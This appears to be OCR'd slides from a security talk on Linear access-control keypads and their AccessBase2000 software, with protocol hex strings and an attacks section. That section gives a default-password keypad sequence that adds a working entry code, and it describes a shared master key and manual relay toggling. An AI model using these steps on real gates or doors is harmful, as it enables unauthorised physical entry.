



TYPICAL INSTALLATION WITH THE LIN-501C MODULE FUNCTIONING AS THE INTERFACE BETWEEN THE PLUS PANEL AND THE INSTALLATION'S LOCAL AREA NETWORK

Software - AccessBase2000

- Add/remove users
  - Entry codes
  - Directory codes
  - Cards
  - Transmitters
- Manually toggle relays
- View log reports
- Communicates through serial
- Requires a password to authenticate




Research - Network Settings -
e View Setup Help
PRIORITY ACCESS
A B C D E F G H
1 2 3 4 5 6 7 8
Edit the settings for this network
Enable Network
OK
Cancel
Name for the network:
My Network
Password:
123456
How to program the time for this network:
Enable daylight savings
Hours offset from PC clock: 0
How to connect to network
Connect using:
COM3
Phone number
Use country code and area code
Country code:
United States (1)
Phone number:
(___) ___-____
Anti-PassBack Devices:
Name
Type
Direction
Details >>
SD
0
RD
ot Connected
[A] My Network
Disconnect after programming
Help, press F1


Research - Cardholder
File View Setup Help
PRIORITY ACCESS
Cardholders for All Access
First Name: Billy
Middle: B
Last Name: Bob
Street: 123 Fake St
City:
State:
Zip Code:
Home Phone:
Work Phone:
Reset Anti-passback Status
Expiration (12:00 a.m.)
Never expires
Credentials
Transmitters
Cards
Entry Codes
Directory Codes
Transmitters
Assign transmitter
Assign
Surrender transmitter
Surrender
Transmitters assigned to this cardholder:
2312 (indiv)
Transmitter Status
Suspended
Lost
Assign New Individual Transmitter
Apply
Cardholders:
All Access [2]
Dennis
Bob Billy
No Access
New Cardholder set [1]
SD
0
RD
Not Connected
Net: [A] My Network
Disconnect after programming

PC to Controller Communication

- Request
  - 5AA5000A11050100080000000CB97
- Response
  - Acknowledged: 5AA50004110C4625
  - Not Acknowledged: 5AA50005110D024C23
  - Invalid Checksum: 5AA50005110D017EB8
  - No response (not authenticated)

String is Hex Encoded



```
{
    Password     = 01
    Poll Status  = 02
    Poll Log     = 03
    Command      = 04
    Time         = 05
    Put Flash    = 06
    …
}
```

Attacks

LOCAL AND REMOTE ATTACKS

So how do we target these controllers?


- Physical Access
  - Local Programming
  - Serial port inside the controller



Local Attacks

AE-500 – Default Password


- Hold 0 and 2 on the keypad
- Type the default password: 123456#
- Input the commands to add a new entry code
  - 31#9999#9999#99#
- Type in your new code (9999)
- Access Granted!


Enter Entry Code
Confirm New Entry Code
123456#31#9999#9999#99#
Enter Programming Mode
New Entry Code
Exit Programming Mode


LINEAR ACCESS
TELEPHONE ENTRY
OPERATING INSTRUCTIONS:
1. PRESS AND RELEASE # TO VIEW THE DIRECTORY
2. HOLD # TO SCROLL FORWARD
3. HOLD * TO SCROLL BACKWARD
4. LOCATE THE DESIRED NAME IN THE DIRECTORY
5. ENTER THE DIRECTORY CODE TO CALL RESIDENT
IF NO ANSWER, PRESS * TO HANG UP


Master Key

- Same key for all AE1000plus, AM3plus controllers
- Purchase them from a supplier or on eBay
- Or just pick the lock
- Full access to the device




Physical Access

- Manual Relay Latch buttons
  - Toggle Relay
  - Lock their state




Physical Access

